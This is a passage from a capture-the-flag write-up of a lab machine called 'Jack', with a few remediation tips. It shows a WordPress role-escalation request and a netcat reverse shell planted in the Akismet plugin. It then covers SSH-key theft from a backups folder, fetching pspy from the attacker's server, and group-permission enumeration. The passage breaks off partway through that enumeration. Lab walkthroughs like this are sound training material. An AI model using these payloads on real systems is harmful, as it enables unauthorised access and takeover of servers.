
By adding the [ure_other_roles] parameter, and we forward the captured request we can escalate this account to an administrator.



```
874%7CG9huyGdlzUddagSN1Tz4vma7kNVs1btmm6IITjHehid%7Caf7fd5a21a0353c45e090c1fd5a9822fd138d180f326c80af7ea832f55211d17; wordpress_test_cookie=
55c=wendy%7C1606029874%7CG9huyGdlzUddagSN1Tz4vma7kNVs1btmm6IITjHehid%7C089d0e5bc09cc156218f776361df6a2658fe2ecf6e6bbd279c46663c379c66f7;


=profile&checkuser_id=2&color-nonce=43e19aeae0&admin_color=fresh&admin_bar_front=1&first_name=&last_name=&nickname=wendy&display_name=wendy&
=update&user_id=2&ure_other_roles=administrator&submit=Update+Profile
```


User Role Prevention Recommendations:

1) **This vulnerability has been patched in User Role Version 4.25. We should always make sure that plugins are up to date.**



If we refresh the dashboard page, we can see that we are now an administrator account and have access to more options on the dashboard.

The Akismet plugin seems to be php based and can be edited, we might be able to exploit this. We can use the wordpress Plugin Editor, and add malicious code for us to get a reverse shell.




```
<?php
/**
 * @package Akismet
 */
/*
Plugin Name: Akismet
Plugin URI: http://akismet.com/
Description: Used by millions, Akismet is quite possibly the best way in the world to <strong>protect your blog from spam</strong>. It keeps your site protect
To get started: 1) Click the "Activate" link to the left of this description, 2) <a href="http://akismet.com/get/">Sign up for an Akismet plan</a> to get an A
Akismet configuration page, and save your API key.
Version: 3.1.7
Author: Automattic
Author URI: http://automattic.com/wordpress-plugins/
License: GPLv2 or later
Text Domain: akismet
*/

/*
This program is free software; you can redistribute it and/or
modify it under the terms of the GNU General Public License
as published by the Free Software Foundation; either version 2
of the License, or (at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.
```

#6 Akismet Plugin


We can use the following php 1 liner reverse shell:

--- <?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <your_ip> 1234 >/tmp/f")?> ---



```
<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc [redacted] 1234 >/tmp/f")?>
<?php
/**
 * @package Akismet
 */
/*
Plugin Name: Akismet
Plugin URI: http://akismet.com/
Description: Used by millions, Akismet is quite possibly the best way in the world to <strong>protect your blog from sp
To get started: 1) Click the "Activate" link to the left of this description, 2) <a href="http://akismet.com/get/">Sign
Akismet configuration page, and save your API key.
Version: 3.1.7
Author: Automattic
Author URI: http://automattic.com/wordpress-plugins/
License: GPLv2 or later
Text Domain: akismet
*/

/*
This program is free software; you can redistribute it and/or
modify it under the terms of the GNU General Public License
```


After updating the file at the bottom.




File edited successfully.

We then need to set up a netcat listener on our attacker machine with the following command:

--- nc -lnvp 1234 ---






```
tim@kali:~$ nc -lnvp 1234
listening on [any] 1234 ...
```

We can activate our modified php plugin.

Success! We have a reverse shell!




```
listening on [any] 1234 ...
connect to [redacted] from (UNKNOWN) [10.10.19.41] 48842
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

#7 Upgrading to a Fully Interactive Terminal

Before we move onto the next section, we can upgrade to a better interactive terminal if python is installed on the system. To check this, we can use the following:


--- python --version ---



```
$ python --version
Python 2.7.12
```

Now that we know its python 2.7.12, we can use the following command:

--- python -c "import pty; pty.spawn('/bin/bash');" ---




```
$ python -c "import pty; pty.spawn('/bin/bash');"
www-data@jack:/var/www/html/wp-admin$
```

Afterwards, we can Ctrl + Z out of the netcat, run the following command:

--- stty raw -echo ---

And then return to the netcat by using the following command:

--- fg ---



```
www-data@jack:/var/www/html/wp-admin$ ^Z
[1]+  Stopped                 nc -lnvp 1234
tim@kali:~$ stty raw -echo
nc -lnvp 1234

www-data@jack:/var/www/html/wp-admin$
```

Sometimes you have to click enter again to get the netcat reply.

We can now use this command:

--- export TERM=xterm ---

These series of steps allow us to pass over commands like: --- clear ---


Now that we have a reverse shell, we know that we are currently running as www-data.

Www-data is a user that was created for the web server to run in. It does not have many permissions outside of the www folder.

[Getting a User]


#1 user.txt

Let’s have a look at the /home directory.




```
www-data@jack:/var/www/html/wp-admin$ cd /home
www-data@jack:/home$ ls
jack
www-data@jack:/home$
```

It seems that there is only 1 user on this computer, jack
If we have a look inside
It seems that there are 2 files.



```
www-data@jack:/home/jack$ ls
reminder.txt  user.txt
www-data@jack:/home/jack$
```

We find the user.txt, let's read the file to get the user hash.




```
www-data@jack:/home/jack$ cat user.txt
[redacted]
www-data@jack:/home/jack$
```

WWW-DATA Permissions Misconfigured:

1) **Www-data should never have access to read on files outside of the /var/www/ folder which lead to us obtaining the valuable information before getting a higher privileged user**

#2 reminder.txt


Additionally, there is also a reminder.txt, that might be a clue, let's the find out



```
www-data@jack:/home/jack$ cat reminder.txt

Please read the memo on linux file permissions, last time your backups almost got us hacked! Jack will hear about this when he gets back.

www-data@jack:/home/jack$
```

Interesting, let's have a look at the backups folder in /var/backups of Jack's computer

--- cd /var/backups ---



```
www-data@jack:/home/jack$ cd /var/backups
www-data@jack:/var/backups$ ls -la
total 776
drwxr-xr-x  2 root root      4096 Jan 10  2020 .
drwxr-xr-x 14 root root      4096 Jan  9  2020 ..
-rw-r--r--  1 root root     40960 Jan  9  2020 alternatives.tar.0
-rw-r--r--  1 root root      9931 Jan  9  2020 apt.extended_states.0
-rw-r--r--  1 root root       713 Jan  8  2020 apt.extended_states.1.gz
-rw-r--r--  1 root root        11 Jan  8  2020 dpkg.arch.0
-rw-r--r--  1 root root        43 Jan  8  2020 dpkg.arch.1.gz
-rw-r--r--  1 root root       437 Jan  8  2020 dpkg.diversions.0
-rw-r--r--  1 root root       202 Jan  8  2020 dpkg.diversions.1.gz
-rw-r--r--  1 root root       207 Jan  9  2020 dpkg.statoverride.0
-rw-r--r--  1 root root       129 Jan  8  2020 dpkg.statoverride.1.gz
-rw-r--r--  1 root root    552673 Jan  9  2020 dpkg.status.0
-rw-r--r--  1 root root    129487 Jan  8  2020 dpkg.status.1.gz
-rw-------  1 root root       802 Jan  9  2020 group.bak
-rw-------  1 root shadow     672 Jan  9  2020 gshadow.bak
-rwxrwxrwx  1 root root      1675 Jan 10  2020 id_rsa
-rw-------  1 root root      1626 Jan  9  2020 passwd.bak
-rw-------  1 root shadow     969 Jan  9  2020 shadow.bak
```

It seems that there is an id_rsa key file.

On our nmap in the beginning, we discovered a ssh port that was open, we can attempt to use this key file on the ssh.

Permission misconfiguration of id_rsa key files:

1) **Id_rsa key files should never be configured with such high privileges and in public. Id_rsa key files should be in -rw------- or 600. This should be resolved with the chmod command.**


#3 Jack

First we need to copy the file to our attacker system with the name id_rsa.
Afterwards, we need to change the permissions of id_rsa with this command:

--- chmod 600 id-rsa ---

We can then use the following command to directly ssh into the machine as Jack.

--- ssh jack@jack.thm -i id_rsa ---



```
tim@kali:~/Downloads/Junk$ ssh jack@jack.thm -i id_rsa
load pubkey "id_rsa": invalid format
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

143 packages can be updated.
92 updates are security updates.


Last login: Sat Nov 21 18:14:04 2020 from 10.8.18.128
jack@jack:~$
```

[Privilege Escalation to Root]

#1 PSPY


We can utilize a python based process monitoring tool to find running processes on Jack's machine without the need for root privileges. Our goal is to get the process scanner onto Jack's machine.

First we download the Pspy64 file from:

--- https://github.com/DominicBreuker/pspy ---

Afterwards, we need to start a python server on our attacker machine.


--- python -m SimpleHTTPServer 4444 ---



```
tim@kali:~/Downloads/Tools$ python -m SimpleHTTPServer 4444
Serving HTTP on 0.0.0.0 port 4444 ...
```

In order to get pspy onto Jack's machine, we need to navigate to the /tmp folder and use the following command on Jack's machine:

--- wget http://<your_ip>:4444/pspy64 ---




```
jack@jack:/tmp$ wget http://[redacted]:4444/pspy64
--2020-11-21 19:05:20--  http://[redacted]:4444/pspy64
Connecting to [redacted]:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                        100%[==========================================================>]   2.94M   903KB/s    in 3.3s

2020-11-21 19:05:24 (903 KB/s) - 'pspy64' saved [3078592/3078592]

jack@jack:/tmp$
```


There we go, the file is now on Jack's system. Let's change the file permissions and run the program.

--- chmod +x pspy64 ---

--- ./pspy64 ---



```
jack@jack:/tmp$ chmod +x pspy64
jack@jack:/tmp$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scannning for processes every 100ms and on inotify e
vents ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2020/11/21 19:06:28 CMD: UID=0    PID=978    | /sbin/mdadm --monitor --pid-file /run/mdadm/monitor.pid --daemonise --scan --syslog
2020/11/21 19:06:28 CMD: UID=0    PID=954    | /lib/systemd/systemd-logind
2020/11/21 19:06:28 CMD: UID=0    PID=945    | /sbin/iscsid
2020/11/21 19:06:28 CMD: UID=0    PID=944    | /sbin/iscsid
2020/11/21 19:06:28 CMD: UID=111  PID=941    | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation
2020/11/21 19:06:28 CMD: UID=0    PID=932    | /usr/bin/lxcfs /var/lib/lxcfs/
```




```
2020/11/21 19:08:01 CMD: UID=0     PID=3768   | /usr/bin/python /opt/statuscheck/checker.py
2020/11/21 19:08:01 CMD: UID=0     PID=3767   | /bin/sh -c /usr/bin/python /opt/statuscheck/checker.py
```

Interesting, we can see that there's a checker.py running every 2 minutes.


#2 checker.py

Let's check out what's in the checker.py file.



```
jack@jack:/tmp$ cat /opt/statuscheck/checker.py
import os

os.system("/usr/bin/curl -s -I http://127.0.0.1 >> /opt/statuscheck/output.log")
jack@jack:/tmp$
```


The file seems to import the os.py module.
Let's check if we can modify this module.



```
jack@jack:/tmp$ id jack
uid=1000(jack) gid=1000(jack) groups=1000(jack),4(adm),24(cdrom),30(dip),46(plugdev),115(lpadmin),116(sambashare),1001(family)
jack@jack:/tmp$
```

The user jack seems to be part of a few groups, one of which is **family**.
We can use this command:

--- find / -group family -ls 2>/dev/null ---




```
jack@jack:/tmp$ find / -group family -ls 2>/dev/null
   276928      8 -rw-rw-r-x   1 root     family       7456 Oct  8  2019 /usr/lib/python2.7/_threading_local.py
   277955     20 -rw-rw-r-x   1 root     family      19151 Jan  9  2020 /usr/lib/python2.7/plistlib.pyc
